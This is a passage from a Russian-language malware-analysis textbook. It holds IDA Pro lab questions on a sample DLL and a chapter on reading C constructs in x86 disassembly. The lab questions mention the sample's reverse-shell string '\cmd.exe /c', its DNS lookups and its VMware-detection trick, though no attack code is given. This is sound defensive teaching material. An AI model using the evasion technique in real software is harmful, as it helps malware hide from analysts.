Приобретя достаточный опыт работы с IDA Pro, вам стоит подумать о покупке нескольких коммерческих плагинов, таких как Hex-Rays Decompiler и zynamics BinDiff. Hex-Rays Decompiler превращает результат дизассемблирования в псевдокод на языке C, понятный человеку. Чтение такого кода вместо ассемблера часто ускоряет анализ, делая вас ближе к оригинальным исходным текстам, которые написал автор вредоноса.

BinDiff от zynamics — это инструмент для сравнения двух баз данных IDA Pro. Он позволяет выявить различия между разными вариантами вредоносного программного обеспечения, включая новые функции и разницу между похожими функциями. Одной из возможностей данного плагина является создание рейтинга схожести при сравнении двух участков вредоноса. Более подробно эти инструменты будут описаны в приложении Б.

Итоги главы

В этой главе предлагается лишь поверхностное введение в IDA Pro. В дальнейшем мы будем использовать эту программу в наших лабораторных работах, демонстрируя интересные способы ее применения.

Как вы могли убедиться, просмотр дизассемблированного кода является только одной из многих возможностей IDA Pro. Подлинная мощь этой программы заключается в ее интерактивных функциях — с их помощью мы маркировали код, чтобы упростить анализ.

Мы также обсудили разные способы просмотра кода на ассемблере с применением перекрестных ссылок и схематических представлений, которые ускоряют процесс анализа.

Лабораторные работы

Лабораторная работа 5.1

Проанализируйте зараженный файл `Lab05-01.dll` с помощью IDA Pro. Цель данной лабораторной работы — дать вам поупражняться в работе с этой программой. Если у вас уже есть опыт использования IDA Pro, можете пропустить эти вопросы и сосредоточиться на обратном проектировании вредоносного ПО.

Вопросы

1. Каков адрес функции `DllMain`?
2. Используйте окно Imports (Импорт), чтобы пройти к функции `gethostbyname`. Где происходит импорт?
3. Сколько функций делают вызов `gethostbyname`?
4. Обратите внимание на вызов `gethostbyname` по адресу 0x10001757. Можете определить, какой DNS-запрос будет выполнен?
5. Сколько локальных переменных было распознано IDA Pro для ответвления по адресу 0x10001656?
6. Сколько параметров было распознано IDA Pro для ответвления по адресу 0x10001656?
7. Используйте окно Strings (Строки), чтобы найти в коде строку `\cmd.exe /c`. Где она находится?
8. Что происходит на отрезке кода, в котором используется строка `\cmd.exe /c`?
9. На том же участке, по адресу 0x100101C8, находится глобальная переменная `dword_1008E5C4`, которая участвует в выборе пути выполнения. Каким образом вредонос устанавливает `dword_1008E5C4`? Подсказка: используйте перекрестные ссылки этой переменной.
10. Через несколько сотен строк после начала ответвления 0x1000FF58 находятся инструкции `memcmp`, которые используются для сравнения строк. Что произойдет, если сравнение со строкой `robotwork` окажется успешным (когда `memcmp` возвращает `0`)?
11. Что делает экспортная функция `PSLIST`?
12. Используйте схематический режим, чтобы представить перекрестные ссылки из `sub_10004E79`. Какие вызовы Windows API могут быть сделаны при входе в эту функцию? Если исходить лишь из этих вызовов, как бы вы ее переименовали?
13. Сколько функций Windows API вызывается непосредственно из `DllMain`, а сколько — на втором уровне вложенности?

14. По адресу 0x10001358 находится вызов `Sleep` (функция Windows API, единственный параметр которой определяет, на сколько миллисекунд нужно остановиться). Пройдитесь вверх по коду и попытайтесь понять, как долго будет бездействовать программа, если этот участок выполнится.
15. По адресу 0x10001701 находится вызов `socket`. Какие три параметра он принимает?
16. Воспользуйтесь страницей MSDN для функции `socket` и библиотекой символьных констант в IDA Pro, чтобы придать этим параметрам больше смысла. Как они будут выглядеть после применения изменений?
17. Найдите в коде инструкцию `in` (опкод `0xED`). В сочетании с волшебной строкой `VMXh` ее используют для обнаружения VMware. Относится ли это к данному вредоносу? Воспользуйтесь перекрестными ссылками на функцию, которая выполняет `in`, чтобы найти признаки обнаружения VMware.
18. Переместите курсор по адресу 0x1001D988. Что вы там видите?
19. Если у вас установлен плагин IDA Python (поставляется вместе с коммерческой версией IDA Pro), запустите скрипт `Lab05-01.py`, который содержится в архиве вредоносного ПО для этой книги (убедитесь в том, что курсор находится по адресу 0x1001D988). Что произойдет при выполнении скрипта?
20. Как превратить эти данные в единую строку в формате ASCII, не перемещая курсор?
21. Откройте скрипт в текстовом редакторе. Как он работает?

6 Распознавание конструкций языка C в ассемблере

В главе 4 мы познакомились с архитектурой x86 и ее самыми распространенными инструкциями. Но в успешном обратном проектировании отдельные инструкции просто так не рассматриваются. Это слишком утомительный процесс, так как дизассемблированная программа может состоять из тысяч и миллионов элементов. Аналитик безопасности должен уметь получать общее представление о назначении кода, анализируя целые его участки, и останавливаться на отдельных инструкциях только при необходимости. Развитие этого навыка требует времени.

Чтобы разобраться, как именно нужно группировать инструкции, для начала подумаем о том, как автор вредоноса разрабатывает код. Вредоносные программы обычно пишутся на языках высокого уровня, чаще всего на C. *Конструкции кода* — это уровень абстракции, который определяет функциональные свойства, но не подробности их реализации. Примером таких конструкций могут служить циклы, операторы `if`, связные списки, оператор `switch` и т. д. Программа состоит из отдельных конструкций, которые вместе составляют ее общую функциональность.

Эта глава содержит описание более чем десяти разных конструкций языка C и должна послужить для вас отправной точкой. Мы рассмотрим каждую конструкцию с точки зрения ассемблера, хотя данная глава предназначена для того, чтобы научить вас делать обратное: как аналитику безопасности вам придется переводить дизассемблированный код на более высокий уровень. Изучение этого процесса в обратном направлении часто оказывается более простым, так как программисты привыкли к чтению и пониманию исходного кода.

В этой главе мы сосредоточимся на том, как компилируются самые распространенные и сложные конструкции, такие как циклы и условные выражения. Усвоив эти базовые принципы, вы научитесь быстро составлять общее представление о том, как работает код.

Помимо обсуждения конструкций мы также рассмотрим различия между компиляторами, разные версии и параметры которых могут влиять на то, как именно та или иная конструкция будет представлена в ассемблере. В качестве примера мы возьмем два способа компиляции выражения `switch`. Эта глава содержит довольно глубокий материал по конструкциям языка C, поэтому чем лучше вы понимаете этот язык и программирование в целом, тем больше пользы вы сможете из нее извлечь. Если вам нужна помощь с языком C, обратите внимание на классическую книгу

Брайана Кернигана и Денниса Ритчи «Язык программирования С» *(The C Programming Language)* (Prentice-Hall, 1988). Большая часть вредоносного ПО написана именно на этом языке, хотя в некоторых случаях используются Delphi и C++. С является простым языком, имеющим непосредственное отношение к ассемблеру, так что это самая логичная отправная точка для начинающего аналитика безопасности.

Во время чтения данной главы не забывайте, что ваша цель заключается в понимании общей функциональности программы, а не в анализе каждой отдельной инструкции. Не позволяйте мелочам скрыть от вас общую картину. Сосредоточивайтесь на работе программ в целом, а не на их отдельных возможностях.

Переменные: локальные и глобальные

Доступ к *глобальным переменным* имеет любая функция в программе. *Локальные переменные* доступны только в той функции, в которой они были объявлены. В языке С объявление переменных этих двух видов мало чем различается, но в ассемблере они выглядят совсем по-разному.

Ниже представлены два примера кода на языке С: один для глобальных переменных, а другой — для локальных. Обратите внимание на небольшое различие между ними. В листинге 6.1 переменные `x` и `y` объявляются глобально, за пределами функции, а в листинге 6.2 — внутри (то есть локально).

Листинг 6.1. Простая программа с двумя глобальными переменными

```
int x = 1;
int y = 2;

void main()
{
    x = x+y;
    printf("total = %d\n", x);
}
```

Листинг 6.2. Простая программа с двумя локальными переменными

```
void main()
{
    int x = 1;
    int y = 2;

    x = x+y;
    printf("total = %d\n", x);
}
```

В языке С разница между глобальными и локальными переменными невелика, и в данном случае обе программы дают один и тот же результат. Однако дизассемблированные варианты, представленные в листингах 6.3 и 6.4, довольно сильно разнятся. К глобальным переменным обращаются по адресу в памяти, а к локальным — по адресу в стеке.

В листинге 6.3 глобальная переменная x обозначена как dword_40CF60, с адресом в памяти 0x40CF60. Заметьте, что при перемещении eax в dword_40CF60 переменная x меняет свой адрес ❶. Это повлияет на все последующие функции, которые используют эту переменную.

Листинг 6.3. Пример глобальной переменной из листинга 6.1, представленный в ассемблере

```
00401003            mov         eax, dword_40CF60
00401008            add         eax, dword_40C000
0040100E            mov         dword_40CF60, eax ❶
00401013            mov         ecx, dword_40CF60
00401019            push        ecx
0040101A            push        offset aTotalD ;"total = %d\n"
0040101F            call        printf
```

В листингах 6.4 и 6.5 локальная переменная x находится в стеке с постоянным сдвигом относительно ebp. В листинге 6.4 адрес [ebp-4] используется функцией в неизменном виде для адресации локальной переменной x. Это означает, что адрес ebp-4 находится в стеке и что обратиться к нему можно только из той функции, в которой была объявлена соответствующая переменная.

Листинг 6.4. Пример локальной переменной из листинга 6.2, представленный в ассемблере

```
00401006            mov         dword ptr [ebp-4], 0
0040100D            mov         dword ptr [ebp-8], 1
00401014            mov         eax, [ebp-4]
00401017            add         eax, [ebp-8]
0040101A            mov         [ebp-4], eax
0040101D            mov         ecx, [ebp-4]
00401020            push        ecx
00401021            push        offset aTotalD ; "total = %d\n"
00401026            call        printf
```

В листинге 6.5 программа IDA Pro любезно дала нашей переменной x фиктивное имя var_4. Как упоминалось в главе 5, фиктивные имена можно поменять на более осмысленные, которые отражают их назначение. Замена -4 на var_4 упрощает анализ, поскольку после переименования переменной в x вам не придется искать в функции сдвиг -4.

Листинг 6.5. Пример локальной переменной из листинга 6.2, представленный в ассемблере и промаркированный

```
00401006            mov         [ebp+var_4], 0
0040100D            mov         [ebp+var_8], 1
00401014            mov         eax, [ebp+var_4]
00401017            add         eax, [ebp+var_8]
0040101A            mov         [ebp+var_4], eax
0040101D            mov         ecx, [ebp+var_4]
00401020            push        ecx
00401021            push        offset aTotalD ; "total = %d\n"
00401026            call        printf
```

Дизассемблирование арифметических операций

В программе на языке C может выполняться множество разных математических операций. В этом разделе мы рассмотрим то, как они представлены в ассемблере.

В листинге 6.6 показан код на C с двумя переменными и несколькими арифметическими выражениями. Операции `--` и `++` используются для декрементирования и соответственно инкрементирования значения на 1. Операция `%` применяется для получения остатка после деления двух переменных.

Листинг 6.6. Код на C с двумя переменными и набором арифметических операций

```
int a = 0;
int b = 1;
a = a + 11;
a = a - b;
a--;
b++;
b = a % 3;
```

Ниже показано, как листинг 6.6 будет выглядеть в ассемблере. Этот код можно разбить на части и транслировать обратно в C.

Листинг 6.7. Пример арифметических операций из листинга 6.6, переведенный на ассемблер

```
00401006            mov         [ebp+var_4], 0
0040100D            mov         [ebp+var_8], 1
00401014            mov         eax, [ebp+var_4] ❶
00401017            add         eax, 0Bh
0040101A            mov         [ebp+var_4], eax
0040101D            mov         ecx, [ebp+var_4]
00401020            sub         ecx, [ebp+var_8] ❷
00401023            mov         [ebp+var_4], ecx
00401026            mov         edx, [ebp+var_4]
00401029            sub         edx, 1 ❸
0040102C            mov         [ebp+var_4], edx
0040102F            mov         eax, [ebp+var_8]
00401032            add         eax, 1 ❹
00401035            mov         [ebp+var_8], eax
00401038            mov         eax, [ebp+var_4]
0040103B            cdq
0040103C            mov         ecx, 3
00401041            idiv        ecx
00401043            mov         [ebp+var_8], edx ❺
```

В этом примере `a` и `b` являются локальными переменными, поскольку они адресуются в рамках стека. Программа IDA Pro пометила `a` как `var_4`, а `b` — как `var_8`. Изначально переменным `var_4` и `var_8` присваиваются значения соответственно `0` и `1`. Затем `a` перемещается в регистр `eax` ❶, после чего туда добавляется 0x0b, то есть происходит инкремент на 11. После этого из `a` вычитается `b` ❷. Компилятор решил использовать инструкции `sub` ❸ и `add` ❹ вместо функций `inc` и `dec`.

Последние пять ассемблерных инструкций реализуют деление с остатком. При выполнении инструкций `div` или `idiv` ❺ `edx:eax` делится на операнд; результат сохраняется в регистре `eax`, а остаток — в `edx`. Именно поэтому `edx` перемещается в `var_8` ❺.

Распознавание выражений if

Программисты используют выражения `if` для изменения хода выполнения программы в зависимости от определенных условий. Эти конструкции часто применяются в ассемблере и коде на языке C. В этом разделе мы рассмотрим простое и вложенное ветвление. Ваша цель — научиться распознавать разные виды выражений `if`.

В листинге 6.8 показано простое ветвление на языке C, а в листинге 6.9 оно транслировано в ассемблер. Обратите внимание на условный переход `jnz` ❷. Конструкция `if` всегда подразумевает условный переход, но не все условные переходы соответствуют конструкциям `if`.

Листинг 6.8. Пример выражения if на языке C

```
int x = 1;
int y = 2;

if(x == y){
    printf("x equals y.\n");
}else{
    printf("x is not equal to y.\n");
}
```

Листинг 6.9. Пример выражения if из листинга 6.8, транслированный в ассемблер

```
00401006       mov        [ebp+var_8], 1
0040100D       mov        [ebp+var_4], 2
00401014       mov        eax, [ebp+var_8]
00401017       cmp        eax, [ebp+var_4] ❶
0040101A       jnz        short loc_40102B ❷
0040101C       push       offset aXEqualsY_ ; "x equals y.\n"
00401021       call       printf
00401026       add        esp, 4
00401029       jmp        short loc_401038 ❸
0040102B loc_40102B:
0040102B       push       offset aXIsNotEqualToY ; "x is not equal to y.\n"
00401030       call       printf
```

В листинге 6.9 видно, что перед входом внутрь выражения `if` (см. листинг 6.8) нужно принять определенное решение, которое соответствует условному переходу `jnz` ❷. Выполнение перехода зависит от сравнения (`cmp`), которое проверяет равенство переменных `var_4` и `var_8` ❶ (`var_4` и `var_8` представляют переменные `x` и `y` из нашего исходного кода). Если значения не равны, происходит переход и код выводит строку `"x is not equal to y."`. В противном случае поток выполнения продолжается и на экран выводится строка `"x equals y."`.

Обратите также внимание на переход `jmp`, который минует участок `else` ❸. Важно понимать, что программа может пройти только по одному из этих двух маршрутов.

Графический анализ функций с помощью IDA Pro

IDA Pro предоставляет графические инструменты, которые могут пригодиться при распознавании конструкций. На рис. 6.1 показано представление, которое используется по умолчанию для анализа функций.




Рис. 6.1. Схематическое представление ассемблерного кода для примера из листинга 6.9

Вы можете видеть схему кода на ассемблере в листинге 6.9. К концу функции ведут два разных пути выполнения, ❶ и ❷, и каждый из них выводит свою строку. Путь ❶ отображает `"x equals y."`, а путь ❷ — `"x is not equal to y."`.

IDA Pro добавляет метки `false` ❶ и `true` ❷ в точках принятия решений (снизу от верхнего блока кода). Как можно догадаться, схематическое представление функций может здорово ускорить процесс обратного проектирования.

Распознавание вложенных выражений if

В листинге 6.10 показан код на языке C с вложенным выражением `if`. Он похож на листинг 6.8, но содержит два дополнительных условных выражения, которые проверяют, равно ли `z` нулю.

Листинг 6.10. Код на языке C с вложенными выражениями if

```
int x = 0;
int y = 1;
int z = 2;

if(x == y){
    if(z==0){
        printf("z is zero and x = y.\n");
    }else{
        printf("z is non-zero and x = y.\n");
    }
    }else{
        if(z==0){
        printf("z zero and x != y.\n");
    }else{
        printf("z non-zero and x != y.\n");
    }
}
```

Несмотря на незначительное изменение исходного текста на языке C, код на ассемблере выглядит более сложным (листинг 6.11).

Листинг 6.11. Код на ассемблере для вложенного выражения if из листинга 6.10

```
00401006         mov      [ebp+var_8], 0
0040100D         mov      [ebp+var_4], 1
00401014         mov      [ebp+var_C], 2
0040101B         mov      eax, [ebp+var_8]
0040101E         cmp      eax, [ebp+var_4]
00401021         jnz      short loc_401047 ❶
00401023         cmp      [ebp+var_C], 0
00401027         jnz      short loc_401038 ❷
00401029         push  offset aZIsZeroAndXY_ ; "z is zero and x = y.\n"
0040102E         call     printf
00401033         add      esp, 4
00401036         jmp      short loc_401045
00401038 loc_401038:
00401038         push     offset aZIsNonZeroAndX ; "z is non-zero and x = y.\n"
0040103D         call     printf
00401042         add      esp, 4
00401045 loc_401045:
00401045         jmp      short loc_401069
```

```
00401047 loc_401047:
00401047         cmp      [ebp+var_C], 0
0040104B         jnz      short loc_40105C ❸
0040104D         push     offset aZZeroAndXY_ ; "z zero and x != y.\n"
00401052         call     printf
00401057         add      esp, 4
0040105A         jmp      short loc_401069
0040105C loc_40105C:
0040105C         push     offset aZNonZeroAndXY_ ; "z non-zero and x != y.\n"
00401061         call     printf00401061
```

Здесь присутствуют три условных перехода. Первый происходит в случае, если `var_4` не равно `var_8` ❶. Остальные два становятся возможными, когда переменная `var_C` не равна нулю, ❷ и ❸.

Распознавание циклов

Циклы и повторяемые задачи широко используются в любых программах. Важно, чтобы вы могли их распознать.

Поиск цикла for

Выражение `for` является базовым циклическим механизмом в языке C. Циклы `for` всегда состоят из четырех этапов: инициализации, сравнения, выполнения инструкций и инкремента/декремента.

Пример цикла `for` показан в листинге 6.12.

Листинг 6.12. Цикл for в языке C

```
int i;

for(i=0; i<100; i++)
{
    printf("i equals %d\n", i);
}
```

В этом примере во время инициализации переменной `i` присваивается 0 (ноль), а при сравнении проверяется, является ли `i` меньше 100. Если `i` меньше 100, будет выполнена инструкция `printf`, переменная `i` будет инкрементирована на 1, и затем процесс опять выполнит ту же проверку. Эти шаги будут повторяться, пока `i` не превысит или не станет равно 100.

В ассемблере цикл `for` можно распознать по его четырем компонентам: инициализации, сравнению, выполнению инструкций и инкременту/декременту. Например, в листинге 6.13 шаг ❶ соответствует инициализации. Код между ❸ и ❹ отведен для инкремента, который изначально переходит к шагу ❷ с помощью инструкции `jmp`. Сравнение происходит на шаге ❺, а в ❻ условный переход принимает решение. Если переход не выполнится, будет вызвана инструкция `printf`, после чего в строке ❼ произойдет безусловный переход, который инициирует инкремент.

Листинг 6.13. Код на ассемблере для цикла for из листинга 6.12

```
00401004                mov         [ebp+var_4], 0 ❶
0040100B                jmp         short loc_401016 ❷
0040100D loc_40100D:
0040100D                mov         eax, [ebp+var_4] ❸
00401010                add         eax, 1
00401013                mov         [ebp+var_4], eax ❹
00401016 loc_401016:
00401016                cmp         [ebp+var_4], 64h ❺
0040101A                jge         short loc_40102F ❻
0040101C                mov         ecx, [ebp+var_4]
0040101F                push        ecx
00401020                push        offset aID ; "i equals %d\n"
00401025                call        printf
0040102A                add         esp, 8
0040102D                jmp         short loc_40100D ❼
```

Цикл `for` можно распознать с помощью схематического режима IDA Pro, как показано на рис. 6.2.




Рис. 6.2. Схема дизассемблированного кода для цикла for из листинга 6.13

Стрелки, ведущие вверх после инкремента, являются признаком цикла. Благодаря им цикл легче увидеть на схеме, чем в стандартном окне дизассемблирования. Схема состоит из пяти блоков. Четыре верхних представляют собой этапы цикла `for`, размещенные в определенном порядке (инициализация, сравнение, выполнение и инкремент). Блок, находящийся в правой нижней части, является эпилогом функции, который в главе 4 был описан как часть функции, ответственная за очистку стека и возвращение значения.

Поиск циклов while

Цикл `while` часто используется авторами вредоносного ПО при ожидании, пока не будет выполнено какое-то условие, например получение команды или пакета. В ассемблере циклы `while` похожи на `for`, но их легче понять. В листинге 6.14 показан цикл `while`, который продолжает работу, пока `checkResult` возвращает `0`.

Листинг 6.14. Цикл while в языке C

```
int status=0;
int result = 0;

while(status == 0){
    result = performAction();
    status = checkResult(result);
}
```

В ассемблере это выражение похоже на цикл `for`, но без инкремента (листинг 6.15). Присутствуют условный ❶ и безусловный ❷ переходы, однако выполнение первого является единственным условием прекращения работы цикла.

Листинг 6.15. Код на ассемблере для цикла while из листинга 6.14

```
00401036                mov         [ebp+var_4], 0
0040103D                mov         [ebp+var_8], 0
00401044 loc_401044:
00401044                cmp         [ebp+var_4], 0
00401048                jnz         short loc_401063 ❶
0040104A                call        performAction
0040104F                mov         [ebp+var_8], eax
00401052                mov         eax, [ebp+var_8]
00401055                push        eax
00401056                call        checkResult
0040105B                add         esp, 4
0040105E                mov         [ebp+var_4], eax
00401061                jmp         short loc_401044 ❷
```

Соглашения, касающиеся вызова функций

В главе 4 мы обсудили то, как для вызова функций используются стек и инструкция `call`. В ассемблере функции могут вызываться по-разному. Эта процедура регули-

руется отдельными соглашениями, которые определяют, какие параметры помещаются в стек или регистры и кто ответственен за очистку стека после завершения функции — вызывающая или вызываемая сторона.

Выбор тех или иных соглашений зависит в том числе и от компилятора. Их реализации могут немного отличаться, поэтому код, собранный разными компиляторами, может оказаться сложным для понимания. Чтобы достичь совместимости, соглашения, касающиеся использования Windows API, реализуются одинаково (см. главу 7).

В листинге 6.16 с помощью псевдокода записаны все форматы вызова функций.

Листинг 6.16. Вызовы функций, выполненные в псевдокоде

```
int test(int x, int y, int z);
int a, b, c, ret;

ret = test(a, b, c);
```

Самыми распространенными способами вызова функций являются инструкции `cdecl`, `stdcall` и `fastcall`. Ключевые различия между ними будут рассмотрены в следующих разделах.

ПРИМЕЧАНИЕ

Одни и те же соглашения могут по-разному использоваться в разных компиляторах, но мы сосредоточимся на самых популярных реализациях.

cdecl

`cdecl` — это одно из наиболее распространенных соглашений. Мы сталкивались с ним в главе 4 при знакомстве со стеком и вызовами функций. Операнды `cdecl` помещаются в стек справа налево, за очистку стека после завершения функции отвечает вызывающая сторона, а возвращаемое значение сохраняется в регистре EAX. Ниже показан пример того, как бы выглядел ассемблерный код из листинга 6.16, если бы он был скомпилирован с использованием `cdecl`.

Листинг 6.17. Вызов функции cdecl

```
push c
push b
push a
call test
add esp, 12
mov ret, eax
```

Обратите внимание на выделенный участок, где вызывающая сторона очищает стек. В этом примере параметры помещаются в стек справа налево, начиная от `c`.

stdcall

Популярное соглашение `stdcall` похоже на `cdecl`, но требует, чтобы очисткой стека после завершения функции занималась вызываемая сторона. Следовательно, если бы мы использовали `stdcall` в листинге 6.17, нам бы не понадобилась инструкция `add`, поскольку за очистку стека отвечала бы вызванная функция.

Функция `test` из листинга 6.16 тоже была бы скомпилирована иначе, поскольку ей пришлось бы очищать стек. Эта процедура выполнялась бы в ее конце.

`stdcall` является стандартным соглашением для Windows API. Код, который вызывает функции этого интерфейса, не должен заниматься очисткой стека, так как это ответственность динамических библиотек, содержащих реализацию этих функций.

fastcall

Соглашение `fastcall` имеет больше всего различий в разных компиляторах, но в целом оно работает похожим образом в любых ситуациях. Первые несколько аргументов (обычно два) попадают в регистры, среди которых чаще других используются EDX и ECX (такой вариант применяют в Microsoft). Остальные аргументы загружаются справа налево, а вызывающая функция обычно выполняет очистку стека, если это требуется. Это соглашение часто оказывается наиболее эффективным, поскольку оно не так активно использует стек.

Сравнение инструкций push и mov

Помимо разных соглашений о вызове функций, описанных выше, компиляторы могут использовать разные инструкции для выполнения одних и тех же операций. Обычно это касается того, как данные попадают в стек — с помощью `mov` или `push`.

В листинге 6.18 показан пример вызова функции на языке C. Функция `adder` слагает два аргумента и возвращает результат. Функция `main` вызывает `adder` и выводит возвращенное значение посредством `printf`.

Листинг 6.18. Вызов функции на языке C

```
int adder(int a, int b)
{
    return a+b;
}

void main()
{
    int x = 1;
    int y = 2;
```

```
    printf("the function returned the number %d\n", adder(x,y));
}
```

Ассемблерный код функции `adder` не зависит от компилятора и представлен в листинге 6.19. Этот код добавляет `arg_0` к `arg_4` и сохраняет результат в регистре EAX (как упоминалось в главе 4, EAX хранит возвращаемое значение).

Листинг 6.19. Ассемблерный код функции adder из листинга 6.18

```
00401730        push        ebp
00401731        mov         ebp, esp
00401733        mov         eax, [ebp+arg_0]
00401736        add         eax, [ebp+arg_4]
00401739        pop         ebp
0040173A        retn
```

В табл. 6.1 перечислены разные соглашения о вызове функций, которые используются двумя компиляторами: Microsoft Visual Studio и GNU Compiler Collection (GCC). Слева параметры для функций `adder` и `printf` помещаются в стек с помощью инструкции `push`, а справа — с использованием инструкции `mov`.

Вы должны быть готовы к обоим соглашениям о вызове функций, потому что у вас как у аналитика нет возможности выбрать компилятор. Например, одна из инструкций, представленных слева, не соответствует ни одной инструкции в правой части. Она восстанавливает указатель на стек, что является необязательным в случае с GCC, так как тот никогда не меняет этот указатель.

ПРИМЕЧАНИЕ

Помните, что даже один и тот же компилятор может использовать разные соглашения о вызове в зависимости от настроек и параметров.

Таблица 6.1. Ассемблерный код вызова функции с использованием двух разных соглашений

Visual Studio			**GCC**		
00401746	mov	[ebp+var_4], 1	00401085	mov	[ebp+var_4], 1
0040174D	mov	[ebp+var_8], 2	0040108C	mov	[ebp+var_8], 2
00401754	mov	eax, [ebp+var_8]	00401093	mov	eax, [ebp+var_8]
00401757	push	eax	00401096	mov	[esp+4], eax
00401758	mov	ecx, [ebp+var_4]	0040109A	mov	eax, [ebp+var_4]
0040175B	push	ecx	0040109D	mov	[esp], eax
0040175C	call	adder	004010A0	call	adder
00401761	**add**	**esp, 8**	004010A5	mov	[esp+4], eax
00401764	push	eax	004010A9	mov	[esp], offset TheFunctionRet
00401765	push	offset TheFunctionRet	004010B0	call	printf
0040176A	call	ds:printf			

Анализ выражений switch

Выражения `switch` используются программистами (и авторами вредоносного ПО) для принятия решений на основе символа или целого числа. Например, бэкдоры часто выбирают одно из нескольких действий в зависимости от однобайтного значения. Конструкция `switch` обычно компилируется двумя способами: по примеру условного выражения или как таблица переходов.

Компиляция по примеру условного выражения

В листинге 6.20 показана простая конструкция `switch`, которая использует переменную `i`. В зависимости от значения `i` будет выполнен код в соответствующем блоке `case`.

Листинг 6.20. Выражение switch с тремя вариантами на языке C

```
switch(i)
{
    case 1:
        printf("i = %d", i+1);
        break;
    case 2:
        printf("i = %d", i+2);
        break;
    case 3:
        printf("i = %d", i+3);
        break;
    default:
        break;
}
```

Выражение `switch` было скомпилировано в код на ассемблере, представленный в листинге 6.21. Этот код содержит ряд условных переходов между ❶ и ❷. Выбор каждого условного перехода выполняется с помощью сравнения, которое происходит непосредственно перед ним.

Выражение `switch` имеет три варианта: ❸, ❹ и ❺. Эти участки кода не зависят друг от друга благодаря безусловным переходам, ведущим в конец листинга (помочь в понимании выражений `switch` должна схема, показанная на рис. 6.3).

Листинг 6.21. Код на ассемблере для выражения switch из листинга 6.20

```
00401013                cmp         [ebp+var_8], 1
00401017                jz          short loc_401027 ❶
00401019                cmp         [ebp+var_8], 2
0040101D                jz          short loc_40103D
0040101F                cmp         [ebp+var_8], 3
00401023                jz          short loc_401053
00401025                jmp         short loc_401067 ❷
00401027 loc_401027:
00401027                mov         ecx, [ebp+var_4] ❸
0040102A                add         ecx, 1
```

